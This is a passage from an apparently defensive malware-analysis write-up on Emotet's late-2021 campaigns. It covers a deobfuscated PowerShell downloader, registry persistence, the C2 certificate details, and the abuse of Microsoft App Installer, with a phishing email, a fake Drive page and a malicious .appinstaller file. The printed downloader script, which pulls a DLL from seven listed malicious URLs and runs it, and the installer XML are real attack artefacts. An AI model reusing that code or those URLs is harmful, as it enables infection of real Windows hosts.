
Figure 7. PowerShell command using base64 encoded string.

Converting the base64 string to ASCII text reveals the script shown below in Figure 8. This script is designed to retrieve an Emotet DLL from one of seven URLs and save it to the C:\ProgramData\ directory. The Emotet DLL is run with rundll32.exe using a random string of characters as the entry point.

```
$strs="http://yywbl.com/mysql/9UzY3/,http://abdellglobalservice.com/
b/gYrreV7p6036hXVo/,http://lpj917.com/wp-content/
rKEOLfLxfcE/,http://ckfoods.net/wp-admin/afKpM/,http://
ec2-54-151-29-220.us-west-1.compute.amazonaws.com/licenses/
chG55cjQHU4DtDXu2WnV8v/,https://yardgaosei.info/wordpress/
VsYEFuWC7/,http://server.zmotpro.com/venkat/products/facebook-page/
assets/fbimages/CDU2z059TKyMJM5W4k4V/".Split(",");foreach($st in
$strs){ $r1=Get-Random;$r2=Get-Random; $tpth="C:\ProgramData\"+
$r1+".dll";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path
$tpth){$fp="C:\Windows\SysWow64\rundll32.exe";$a=$tpth+",f"+
$r2;Start-Process $fp -ArgumentList $a;break;}}
```

Figure 8. Deobfuscated script from the base64 string in Figure 4.

The new Emotet DLL is similar to Emotet DLLs before the January 2021 takedown. Emotet is made persistent under a randomly named folder under the infected user's AppData\Local\Temp directory. The modified date of the persistent DLL is backdated exactly one week prior to the infection. Emotet is made persistent through a Windows Registry update. Figure 9 shows an example from Nov. 23.



Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
qiraxucaz.bsr	REG_SZ	C:\WINDOWS\SysWOW64\rundll32.exe "C:\Users\admin\AppData\Local\Bpzkddafvegfido\qiraxucaz.bsr",FelBMhv


C:\Users\admin\AppData\Local\Bpzkddafvegfido

Name	Date modified	Type	Size
qiraxucaz.bsr	11/16/2021 3:30 PM	BSR File	471 KB

1 item 1 item selected 470 KB

Figure 9. Registry update to keep Emotet persistent after a reboot.

Since Emotet reappeared in November 2021, post-infection C2 activity consists of encrypted HTTPS traffic. Certificate issuer data for Emotet C2 HTTPS traffic uses generic values often seen with other malware families. Figure 10 shows an example of Emotet C2 activity filtered in Wireshark to reveal the certificate issuer data.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

2021-11-23-Emotet-infection.pcap

x509sat.uTF8String == "example.com"

```
Time                 Src              port  Info
2021-11-23 15:32:25  51.178.61.60     443   Server Hello, Certificate, Server Key Exchange, Server Hello Done
2021-11-23 15:33:11  177.72.80.14     7080  Server Hello, Certificate, Server Key Exchange, Server Hello Done
2021-11-23 15:33:17  103.161.172.108  443   Server Hello, Certificate, Server Key Exchange, Server Hello Done
2021-11-23 15:38:13  177.72.80.14     7080  Server Hello, Certificate, Server Key Exchange, Server Hello Done
```

```
▾ TLSv1.2 Record Layer: Handshake Protocol: Certificate
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 978
  ▾ Handshake Protocol: Certificate
      Handshake Type: Certificate (11)
      Length: 974
      Certificates Length: 971
    ▾ Certificates (971 bytes)
        Certificate Length: 968
      ▾ Certificate: 308203c4308202aca003020102020900fc8b5b8b7fb0feb9300d06092a864886f70d0101… (id-at-commonNam…
        ▾ signedCertificate
            version: v3 (2)
            serialNumber: 0x00fc8b5b8b7fb0feb9
          ▸ signature (sha256WithRSAEncryption)
          ▾ issuer: rdnSequence (0)
            ▾ rdnSequence: 6 items (id-at-commonName=example.com,id-at-organizationalUnitName=IT Department,id-a…
              ▸ RDNSequence item: 1 item (id-at-countryName=GB)
              ▸ RDNSequence item: 1 item (id-at-stateOrProvinceName=London)
              ▸ RDNSequence item: 1 item (id-at-localityName=London)
              ▸ RDNSequence item: 1 item (id-at-organizationName=Global Security)
              ▸ RDNSequence item: 1 item (id-at-organizationalUnitName=IT Department)
              ▸ RDNSequence item: 1 item (id-at-commonName=example.com)
          ▸ validity
          ▸ subject: rdnSequence (0)
```

Figure 10. Reviewing certificate issuer data of Emotet HTTPS C2 traffic in Wireshark.

As shown above in Figure 10, certificate issuer data for Emotet C2 HTTPS traffic is:

id-at-countryName=**GB**
id-at-statOrProvinceName=**London**
id-at-localityName=**London**
id-at-organizationName=**Global Security**
id-at-organizationalUnitName=**IT Department**
id-at-commonName=**example.com**

Of note, other malware families have used similar certificate issuer data, so this is not necessarily unique to Emotet.

On Nov.r 30, Emotet switched tactics again and began abusing Microsoft's App Installer as part of its infection chain.

Emotet Abuses Microsoft App Installer

Now disabled by Microsoft, App Installer is a protocol for Windows 10 used to install software directly from a web server, and it used XML-based app installer files with the extension .appinstaller. This protocol had been previously abused for BazarLoader malware attacks in November 2021. Figure 11 shows the flow chart for this type of Emotet infection.





Figure 11. Flow chart for Emotet infections abusing Microsoft's App Installer Protocol.
The attack technique starts with complaint report-themed emails with links to malicious pages. These malicious pages are hosted on compromised websites, and they spoof Google Drive by using the same style of Google Drive pages, including a Google Drive icon that appears in the browser tab. The pages have links to supposedly preview a PDF-based complaint report. The link actually leads to a malicious .appinstaller file designed to infect a vulnerable Windows 10 host with Emotet.

Below, Figure 12 shows a thread-hijacked email from Nov. 30 with the malicious link, and Figure 13 shows the associated complaint page with a link to the malicious .appinstaller file.



From [redacted] <neo@lugugutrading.co.za>

Subject **Re: Re: Updated deadline**

Date Tue, 30 Nov 2021 17:25:48 +0100

To [redacted]

Please see attached and thanks
PO386787734603984pdf

Thanks,

[redacted]

This is excellent news, [redacted]!

We've been working extra shifts to finish according to the previous deadline, and now we have some breathing room.

[redacted] is especially thankful for the news.

Sincerely,

[redacted]

> On 01/18/2021 9:09 PM [redacted] <[redacted]> wrote:
>
> To all,
>
> Our group project has a new updated deadline. We now have two more weeks to solve the issues we brought up at our previous roundtable. The decision makers have pushed the deadline two weeks later to give us additional time.

http://hispanicaidgroup.org/ufay0vq/keWIgzwT/

Figure 12. Thread-hijacked email from Nov. 30 with link to page for malicious app installer.




File Download
Not secure | hispanicaidgroup.org/ufay0vq/keWlgzwT/
File 'Preview Complaint Report in PDF'
is ready for open
Didn't work? Try open again.
Preview PDF
https://locstorageinfo.z13.web.core.windows.net/
ioocceneen.appinstaller
Install Adobe PDF Component?
Trusted App
Publisher: Adobe Inc.
Version: 1.2.0.0
Publisher Identity check
RU, Sankt-Peterburg, BITBITE LLC, BITBITE LLC is a verified publisher
Capabilities:
• Uses all system resources
Launch when ready
Install
ms-appinstaller:?source=https://locstorageinfo.z13.web.core.windows.net/ioocceneen.appinstaller

Figure 13. Fake complaint report page with link to .appinstaller file for Emotet.


As shown above in Figure 13, the .appinstaller file pretends to be an Adobe PDF component. In this case, criminals were abusing Microsoft Azure to host the malicious files. Below, Figure 14 shows a malicious .appinstaller file opened in a text editor.



```
<?xml version="1.0" encoding="utf-8"?>
<AppInstaller
        Uri="https://locstorageinfo.z13.web.core.windows.net/ioocceneen.appinstaller"
        Version="1.2.0.0" xmlns="http://schemas.microsoft.com/appx/appinstaller/2017/2">
        <MainBundle
                Name="d82c1d27-d41b-465a-a1bf-143d07012234"
                Version="1.2.0.0"
                Publisher="CN=BITBITE LLC, O=BITBITE LLC, S=Sankt-Peterburg, C=RU"
                Uri="https://locstorageinfo.z13.web.core.windows.net/ioocceneen.appxbundle" />
</AppInstaller>
```

Figure 14. Malicious .appinstaller file used for Emotet on Nov. 30.

The malicious .appinstaller file shown above in Figure 14 retrieves a malicious ZIP archive appended with an .appxbundle file extension from the same server. Below, Figure 15 shows contents of the malicious .appxbundle.



Name	Type	Compressed size	Size	Ratio	Date modified
AppxMetadata	File folder				
[Content_Types].xml	XML Document	1 KB	1 KB	48%	11/30/2021 8:23 PM
Adobe_1.2.0.0_scale-100.appx	APPX File	76 KB	76 KB	0%	11/30/2021 8:23 PM
Adobe_1.2.0.0_scale-125.appx	APPX File	60 KB	60 KB	0%	11/30/2021 8:23 PM
Adobe_1.2.0.0_scale-150.appx	APPX File	90 KB	90 KB	0%	11/30/2021 8:23 PM
Adobe_1.2.0.0_scale-400.appx	APPX File	120 KB	120 KB	0%	11/30/2021 8:23 PM
Adobe_1.2.0.0_x86.appx	APPX File	881 KB	881 KB	0%	11/30/2021 8:23 PM
AppxBlockMap.xml	XML Document	1 KB	1 KB	19%	11/30/2021 8:23 PM
AppxSignature.p7x	P7X File	5 KB	6 KB	22%	11/30/2021 8:23 PM

Figure 15. Malicious .appxbundle used for Emotet infection on Nov. 30.

The malicious .appxbundle impersonating an Adobe program contains various files including ZIP archives with an .appx file extension. Together, the entire .appxbundle is designed to retrieve an Emotet DLL and run it on a vulnerable Windows host.

Indicators and further details from the Nov. 30 activity can be found at Malware Traffic Analysis. Due to the nature of these app installer files, this infection method was initially difficult to detect. Fortunately, Microsoft quickly shut down Azure file servers hosting the app installer files. Microsoft has also disabled the app installer protocol, so this no longer remains an avenue of attack for Emotet or other malware.

Appendix B lists indicators of compromise from an Emotet infection abusing Microsoft's App Installer on Nov. 30.

Emotet in December 2021

Throughout November 2021, examples of Emotet infections revealed data exfiltration and spambot activity. No indicators of followup malware were publicly reported until December 2021. By Dec. 7, the Cryptolaemus research team confirmed Cobalt Strike had been deployed to Emotet-infected Windows hosts.

December 2021 saw at least one more wave of emails from Emotet attempting to abuse Microsoft's App Installer protocol. However, Emotet quickly moved on to other infection patterns and used different templates for Office documents, mostly Excel spreadsheets.

In the week leading to Christmas day, Emotet emails contained links to web pages on various compromised websites. These pages also pretended to be from Google Drive, and they had links to download malicious Excel files. In this case, Emotet started using a new infection pattern as shown in Figure 16.


